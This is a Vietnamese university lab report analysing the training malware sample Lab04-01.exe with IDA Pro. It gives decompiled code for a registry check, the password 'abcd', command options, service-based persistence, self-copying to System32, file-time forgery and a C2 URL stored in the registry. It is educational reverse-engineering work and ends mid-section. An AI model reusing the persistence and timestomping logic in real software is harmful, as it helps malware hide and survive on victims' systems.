BÁO CÁO THỰC HÀNH

Môn học: Kỹ thuật Phân tích mã độc

Kỳ báo cáo: Buổi 03

Tên chủ đề: Kỹ thuật phân tích động nâng cao (Advanced Dynamic Analysis)

GVHD: Ngô Đức Hoàng Sơn

Ngày báo cáo: 6/12/2025

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT137.Q11.ANTT

STT	Họ và tên	MSSV	Email
1	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn
2	Từ Chí Kiên	22520713	22520713@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thành phần	Kết quả tự đánh giá
1	Phân tích động nâng cao 1	Phần 1	100%
		Phần 2	100%

Ghi chú:

Điểm của mỗi buổi Thực hành được tính như sau:

- Phần CP: điểm của phần thực hành bắt buộc trên lớp (+ điểm chuyên cần nếu có)
- Phần HP: điểm của phần thực hành ở nhà

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hành.

BÁO CÁO CHI TIẾT

1. Báo cáo Phân tích động nâng cao 1

BÁO CÁO PHÂN TÍCH ĐỘNG NÂNG CAO 1

I. Người phân tích:

Nhóm phân tích: Nhóm 7

Thành viên: Hà Minh Quân - 22521177, Từ Chí Kiên - 22520713

II. Tổng quan về file phân tích:

Tên file: ***Lab04-01.exe***

Kích thước: 60kb

Định dạng: ***.exe***

III. Thời gian phân tích:

Ngày: 6/12/2025

Thời gian: 8:00

Tổng thời gian phân tích: 24 tiếng

IV. Thông tin phân tích tổng quan *(Gồm những thông tin cơ bản của file)*

4.1 Tình trạng file ban đầu: *file có bị nén packed hay rối mã obfuscated hay không?*

File Lab04-01.exe

☐ Có

☒ **Không**

Phương pháp nhận biết: sử dụng công cụ **PEID**

4.2 Đặc điểm cài đặt/thực thi file:

☐ File thực thi trực tiếp

☒ **Cần một số bước cài đặt thêm (Nếu có điền Phần V. Cách thực thi file)**

V. Cách cài đặt/thực thi file

- File định dạng .exe nhưng khi thực thi trực tiếp lần đầu tiên bằng cách nhấp đúp chuột, file sẽ ***tự xóa*** khỏi hệ thống.
- Cần phân tích mã nguồn để biết được cách thực thi.

VI. Phân tích hành vi của file (Phần 1)

- **Phương pháp:** Phân tích mã nguồn assembly của file với công cụ **(1.6.1)** IDA Pro phiên bản 6.6
- **Quá trình phân tích:**

Bước 6.1. Xác định hướng phân tích thông qua phân tích tĩnh cơ bản


Công cụ sử dụng là **(1.6.2)** IDA Pro phiên bản 6.6

Dựa trên danh sách các hàm sử dụng và một số chuỗi tìm thấy, một số hoạt động dự đoán của chương trình gồm: **(1.6.3)** *(liệt kê thêm 2 hoạt động dự đoán được)*

- Thực hiện một số hoạt động trên hệ thống file và Registry.
- Có thể thực thi một số lệnh command line với **cmd.exe**
- Kết nối đến url bên ngoài, có thể là c2 server.
- Được bảo vệ bởi mật khẩu và tự hủy nếu nhập sai.

(Hình ảnh đính kèm)


Hình thể hiện có thể thực thi nhiều câu lệnh và mật khẩu bảo vệ



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [sp+10h] [bp-181Ch]@31
  char v5; // [sp+410h] [bp-141Ch]@31
  char v6; // [sp+810h] [bp-101Ch]@31
  char v7; // [sp+C10h] [bp-C1Ch]@31
  CHAR v8; // [sp+1024h] [bp-808h]@18
  CHAR ServiceName; // [sp+1428h] [bp-404h]@9
  const char *v10; // [sp+1828h] [bp-4h]@5

  if ( argc == 1 )
  {
    if ( !sub_401000() )
      sub_402410();
    sub_402360();
  }
  else
  {
    v10 = argv[argc - 1];
    if ( !sub_402510(v10) )
      sub_402410();
    if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C170) )
    {
      if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C16C) )
      {
        if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C168) )
        {
00002B03 main:14
```

Hình ảnh cho thấy thao tác trên Registry



```
signed int sub_401000()
{
  signed int result; // eax@2
  HKEY phkResult; // [sp+0h] [bp-8h]@1
  LSTATUS v2; // [sp+4h] [bp-4h]@3

  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &phkResult) )
  {
    result = 0;
  }
  else
  {
    v2 = RegQueryValueExA(phkResult, ValueName, 0, 0, 0, 0);
    if ( v2 )
    {
      CloseHandle(phkResult);
      result = 0;
    }
    else
    {
      CloseHandle(phkResult);
      result = 1;
    }
  }
  return result;
}
```

Hình cho biết kết nối đến một url qua http


```
if ( ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
{
  if ( GetModuleFileNameA(0, &Filename, 0x400u) )
  {
    if ( CopyFileA(&Filename, &BinaryPathName, 0) )
    {
      if ( sub_4015B0(&BinaryPathName) )
        result = 1;
      else
        result = sub_401070(aUps, aHttpWww_practi, a80, a60) != 0;
    }
    else
    {
      result = 1;
    }
  }
  else
  {
    result = 1;
  }
}
```

Bước 6.2. Mở file cần phân tích với công cụ IDA Pro

Mở file cần phân tích với kiểu file **(1.6.4)** PE 32bit

(Hình ảnh đính kèm)

Sử dụng HxD cho thấy PE L cho biết là 32bit



Bước 6.3. Phân tích hoạt động chính của file với IDA Pro

Bắt đầu phân tích hoạt động của file bằng cách quan sát mã assembly của hàm **main**, là hàm được thực thi đầu tiên.

Dựa trên các câu lệnh, có thể thấy hoạt động chính của hàm **main** chia làm 2 trường hợp thực thi chương trình có và không có tham số.

- **Không có tham số**

Chương trình sẽ thực thi hàm **(1.6.5)** sub_401000 trong đó có sử dụng hàm **RegOpenKeyExA()** để mở một Registry có tên **(1.6.6)** HKLM\SOFTWARE\Microsoft \XPS. Chỉ khi Registry này tồn tại và có giá trị ở value tên "**Configuration**" thì hàm mới trả về kết quả là 1, khi đó chương trình sẽ tiếp tục thực thi, còn không thì sẽ gọi hàm **(1.6.7)** sub_402410 sẽ thực hiện ***thoát chương trình***. Đây là lý do chương trình tự thoát khi chạy thử lần đầu.

- **Có tham số**

Đoạn lệnh tương ứng kiểm tra các tham số được truyền vào khi chạy chương trình:

- Tham số được truyền vào ***cuối cùng*** luôn được kiểm tra với hàm **(1.6.8)** sub_4025
- Ở đó giá trị của tham số này sẽ được kiểm tra với 1 thuật toán. Từ mã nguồn thấy rằng, để hàm kiểm tra trả về True, tham số này cần có giá trị là **(1.6.9)** abcd

(Hình ảnh đính kèm)

Hình cho biết giá trị Subkey và ValueName

```
.data:0040C040 ; CHAR SubKey[]
.data:0040C040 SubKey          db 'SOFTWARE\Microsoft \XPS',0 ; DATA XREF: checkXML+11↑o

.data:0040C030 ValueName       db 'Configuration',0    ; DATA XREF: checkXML+31↑o
.data:0040C030                                         ; c2 commune+159↑o ...
```

Hàm kiểm tra được thấy ở đây thì để hàm không đi vào hàm selfdestruct (hàm được đặt tên lại từ sub_402410 nhằm dễ đọc) thì giá trị phải bằng 1

```
else
{
  v10 = (int)argv[argc - 1];
  if ( !sub_402510(v10) )
    selfdestruct();
```

Suy ra chuỗi mật khẩu từ hàm sau

```
int __cdecl sub_402510(int a1)
{
  int result; // eax@2
  char v2; // [sp+4h] [bp-4h]@5
  char v3; // [sp+4h] [bp-4h]@7

  if ( strlen((const char *)a1) == 4 )
  {
    if ( *(_BYTE *)a1 == 97 )
    {
      v2 = *(_BYTE *)(a1 + 1) - *(_BYTE *)a1;
      if ( v2 == 1 )
      {
        v3 = 99 * v2;
        if ( v3 == *(_BYTE *)(a1 + 2) )
          result = (char)(v3 + 1) == *(_BYTE *)(a1 + 3);
        else
          result = 0;
      }
      else
      {
        result = 0;
      }
    }
    else
    {
      result = 0;
```

- Nhận thấy chỉ khi tham số cuối cùng thỏa mãn điều kiện, thì các tham số khác mới được kiểm tra tiếp, nếu không cũng sẽ thực thi hàm **(1.6.10)** stub_402410 có tác dụng là thoát chương trình như đã đề cập ở trên. Như vậy tham số cuối cùng này là ***password***.

(Hình ảnh đính kèm)

Hình ảnh cho thấy v10 lấy argument cuối và chạy hàm kiểm tra mật khẩu và nếu bằng 1 sẽ hủy chương trình.

```
else
{
  v10 = (int)argv[argc - 1];
  if ( !sub_402510(v10) )
    selfdestruct();
```

- Nếu password nhập đúng, tham số đầu tiên sẽ được kiểm tra và tùy giá trị sẽ thực thi một số hàm tương ứng. Cụ thể có **(1.6.11)** *(số lượng)* 4 giá trị option khác nhau bao gồm **(1.6.12)** -in, -re, -c, -Cc

(Hình ảnh đính kèm)

Hình thể hiện các option

```
  selfdestruct();
if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C170) )
{
  if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C16C) )
  {
    if ( _mbscmp((const unsigned __int8 *)argv[1], &byte_40C168) )
    {
      if ( _mbscmp((const unsigned __int8 *)argv[1], aCc) )
        selfdestruct();
      if ( argc != 3 )
        selfdestruct();
```

Hình cho biết các biến tương ứng với các chuỗi sau

```
.data:0040C164 ; unsigned __int8 Cc
.data:0040C164 Cc              db '-cc',0              ; DATA XREF: _main+1F5↑o
.data:0040C168 ; unsigned __int8 c
.data:0040C168 c               db 2Dh                  ; DATA XREF: _main+16B↑o
.data:0040C169                 db  63h ; c
.data:0040C16A                 db    0
.data:0040C16B                 db    0
.data:0040C16C ; unsigned __int8 re
.data:0040C16C re              db 2Dh                  ; DATA XREF: _main+E3↑o
.data:0040C16D                 db  72h ; r
.data:0040C16E                 db  65h ; e
.data:0040C16F                 db    0
.data:0040C170 ; unsigned __int8 in
.data:0040C170 in              db 2Dh                  ; DATA XREF: _main+5B↑o
.data:0040C171                 db  69h ; i
.data:0040C172                 db  6Eh ; n
.data:0040C173                 db    0
```

Bước 6.4. Debug để phân tích và kiểm chứng hoạt động của từng option

Đặt breakpoint tại vị trí kiểm tra các tham số, đồng thời truyền password đã tìm thấy và lần lượt các option làm tham số debug để xem hoạt động của file. Nhận thấy rằng chương trình bắt đầu so sánh tham số đầu tiên với một số chuỗi định trước. Dưới đây là phân tích từng trường hợp giá trị của tham số đầu tiên – hay option.

- Option **-in**

Số tham số cần truyền vào *(không tính tên chương trình)* khi dùng option **-in** có 2 trường hợp là **(1.6.13)** 2 argument và 3 argument

***1. Với trường hợp chỉ có option -in** và **password**:*

Đoạn mã xử lý tương ứng sẽ gọi hàm **(1.6.14)** sub_4025B0. Trong đó, hàm **GetModuleFileNameA()** có tác dụng lấy thông tin là **(1.6.15)** đường dẫn của chương trình hiện tại Lab04-01.exe và lưu vào **Filename**. Sau đó, hàm **splitpath()** được sử dụng để xử lý thông tin này và lưu kết quả vào biến **(1.6.16)** ServiceName. Qua phân tích, chuỗi kết quả là **(1.6.17)** tên của file, trong trường hợp của nhóm phân tích thì có giá trị **(1.6.18)** Lab04-01. Nếu hàm trên trả về giá trị khác 0 do quá trình xử lý không thành công, chương trình sẽ thoát.

(Hình ảnh đính kèm)

Hàm lấy thông tin

```
int __cdecl sub_4025B0(char *a1)
{
  int result; // eax@2
  CHAR Filename; // [sp+0h] [bp-400h]@1

  if ( GetModuleFileNameA(0, &Filename, 0x400u) )
  {
    _splitpath(&Filename, 0, 0, a1, 0);
    result = 0;
  }
  else
  {
    result = 1;
  }
  return result;
}
```

Điều kiện thực thi

```
  else if ( argc == 3 )
  {
    if ( sub_4025B0(&ServiceName) )
      return -1;
    sub_402600(&ServiceName);
  }
  else
  {
    if ( argc != 4 )
      selfdestruct();
    sub_402600(argv[2]);
  }
```

Nếu không có lỗi, chương trình gọi tiếp hàm **sub_402600** kèm theo tham số là chuỗi kết quả đã tìm được ở trên. Hoạt động chính của hàm này như sau:

- Mở trình quản lý các dịch vụ để cố gắng mở một dịch vụ có tên **(1.6.19)** Lab04-01 với hàm **OpenServiceA().**
- Nếu dịch vụ này chưa tồn tại thì chương trình tiến hành tạo 1 dịch vụ với hàm **CreateServiceA()** với các thông tin:
  - Tên dịch vụ: **(1.6.20)** Lab04-01
  - Tên hiển thị: **(1.6.21)** Lab04-01 Manager Service
  - Đường dẫn đến file thực thi của dịch vụ *lpBinaryPathName*: **(1.6.22)** %SYSTEMROOT%\system32\Lab04-01.exe
- Tiếp theo đó, chương trình tự sao chép chính nó với hàm **CopyFileA()** vào đường dẫn **(1.6.23)** C:\Windows\System32\Lab04-01.exe

(Hình ảnh đính kèm)

Hình tạo dịch vụ

```
if ( get_file_name(&v4) )
  return 1;
strcpy(&Src, aSystemrootSyst);
strcat(&Src, &v4);
strcat(&Src, a_exe);
hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
if ( !hSCManager )
  return 1;
hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
if ( hService )
{
  if ( !ChangeServiceConfigA(hService, 0xFFFFFFFF, 2u, 0xFFFFFFFF, &BinaryPathName, 0, 0, 0, 0, 0, 0) )
  {
    CloseServiceHandle(hService);
    CloseServiceHandle(hSCManager);
    return 1;
  }
  CloseServiceHandle(hService);
  CloseServiceHandle(hSCManager);
}
else
{
  strcpy(&DisplayName, lpServiceName);
  strcat(&DisplayName, aManagerService);
  hServicea = CreateServiceA(hSCManager, lpServiceName, &DisplayName, 0xF01FFu, 0x20u, 2u, 1u, &Src, 0, 0, 0, 0, 0);
  if ( !hServicea )
  {
```

Hình lấy thông tin file để thực thi các sub tiếp theo

```
if ( ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
{
  if ( GetModuleFileNameA(0, &Filename, 0x400u) )
  {
    if ( CopyFileA(&Filename, &BinaryPathName, 0) )
    {
      if ( sub_4015B0(&BinaryPathName) )
        result = 1;
      else
        result = sub_401070(aUps, aHttpWww_practi, a80, a60) != 0;
    }
    else
    {
      result = 1;
    }
  }
  else
  {
    result = 1;
  }
```

- Sau khi sao chép chính nó vào đường dẫn trên, hàm **sub_4015B0** được gọi tiếp. Ở đó, đường dẫn của file **(1.6.24)** kernel32.dll trong hệ thống sẽ được dùng làm tham số cho **sub_4014E0** để lấy các thông tin thời gian tạo, truy cập, thay đổi. Tất cả các thông tin thời gian này sau đó được gán cho **(1.6.25)** C:\Windows\System32\Lab04-01.exe

(Hình ảnh đính kèm)

```
hFile = CreateFileA(lpFileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( hFile )
{
  if ( GetFileTime(hFile, &CreationTime, &LastAccessTime, &LastWriteTime) )
  {
    CloseHandle(hFile);
    hFilea = CreateFileA(a1, 0x40000000u, 2u, 0, 3u, 0x80u, 0);
    if ( SetFileTime(hFilea, &CreationTime, &LastAccessTime, &LastWriteTime) )
    {
      CloseHandle(hFilea);
      result = 0;
    }
    else
    {
      CloseHandle(hFilea);
      result = 1;
    }
  }
  else
  {
    CloseHandle(hFile);
    result = 1;
  }
}
```

- Nếu thành công thì hàm **sub_401070** sẽ được thực thi tiếp. Ở hàm này sử dụng **RegCreateKeyExA()** để tạo một registry key là **(1.6.26)** HKLM\SOFTWARE\Microsoft \XPS, sau đó gán cho nó giá trị là **(1.6.27)** ups\0http://www.practicalmalwareanalysis.com\080\060\0

(Hình ảnh đính kèm)

```
memset(&Data, 0, 0x1000u);
v7 = 0;
v8 = (char *)&Data;
strcpy((char *)&Data, a1);
v8 += strlen(a1) + 1;
strcpy(v8, a2);
v8 += strlen(a2) + 1;
strcpy(v8, a3);
v8 += strlen(a3) + 1;
strcpy(v8, a4);
v8 += strlen(a4) + 1;
if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
{
  result = 1;
}
else if ( RegSetValueExA(phkResult, ValueName, 0, 3u, &Data, 0x1000u) )
{
  CloseHandle(phkResult);
  result = 1;
}
else
{
  CloseHandle(phkResult);
  result = 0;
}
return result;
```

2. Với trường hợp ngoài -in và password còn có thêm 1 tham số thứ 3

Chương trình vẫn sẽ gọi hàm **sub_402600** với chức năng tạo tương tự như đã phân tích ở trên. Điểm khác biệt ở đây là tham số thêm này sẽ được sử dụng để đặt tên cho **(1.6.28)** dịch vụ được tạo.

(Hình ảnh đính kèm)

sub_402600 được đặt tên lại là persistent

```
else
{
  if ( argc != 4 )
    selfdestruct();
  persistent(argv[2]);
}
```


Kết luận: Đây cũng là option được dùng để cài đặt **Lab04-01.exe** trên hệ thống.

Khi debug hoạt động với option **-in** để cài đặt file**,** các hoạt động phân tích được từ mã assembly cũng có thể được kiểm chứng khi quan sát các thay đổi trên hệ thống.

Hình ảnh đính kèm thay đổi trên hệ thống (nếu có) gồm:


Ví dụ khi chạy C:\Users\testsub1\Desktop\Lab04-01.exe -in abcd

(1) Dịch vụ được tạo




(2) File được tạo

Do chương trình là 32bit được chạy trong môi trường 64bit nên được chuyển đến C:\Windows\SysWOW64



(3) Registry được tạo

Do chương trình là 32bit được chạy trong môi trường 64bit nên được chuyển đến WOW6432Node



VII. Phân tích hành vi của file (Phần 2)

Sau khi cài đặt với option **-in**, thực hiện phân tích hoạt động của các option khác.

Lưu ý: Sinh viên tối thiểu phân tích option -re và 1 trong 2 option -c/-cc

- Option **-c** *(optional)*

Số tham số cần truyền vào *(không tính tên chương trình)* khi dùng option **-c** là **(1.7.1)** 6 tham số.

Đoạn mã xử lý gọi hàm **(1.7.2)** sub_401070 kèm theo các tham số khác option -c và password.

(Hình ảnh đính kèm)

Hình thể hiện hoạt động của option -c, sub_401070 được đặt lại là c2_commune

```
if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
{
  if ( _mbscmp((const unsigned __int8 *)argv[1], Cc) )
    selfdestruct();
  if ( argc != 3 )
    selfdestruct();
  if ( !sub_401280(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
    sub_402E7E((int)aKSHSPSPerS, (int)&v5);
}
else
{
  if ( argc != 7 )
    selfdestruct();
  c2_commune(argv[2], argv[3], argv[4], argv[5]);
}

lse if ( argc == 3 )

 if ( get_file_name(&v8) )
   return -1;
```

Ở hàm này, một chuỗi được tạo bằng cách ***nối*** các tham số được truyền vào. Sau đó chuỗi này được dùng với hàm **RegSetValueExA()** để **(1.7.3)** tạo hoặc thay đổi giá trị Configuration cho một Registry key có tên là **(1.7.4)** HKLM\SOFTWARE\Microsoft \XPS.

(Hình ảnh đính kèm)

Hình cho biết mã thực thi các hàm.

```
memset(&Data, 0, 0x1000u);
v7 = 0;
v8 = (char *)&Data;
strcpy((char *)&Data, a1);
v8 += strlen(a1) + 1;
strcpy(v8, a2);
v8 += strlen(a2) + 1;
strcpy(v8, a3);
v8 += strlen(a3) + 1;
strcpy(v8, a4);
v8 += strlen(a4) + 1;
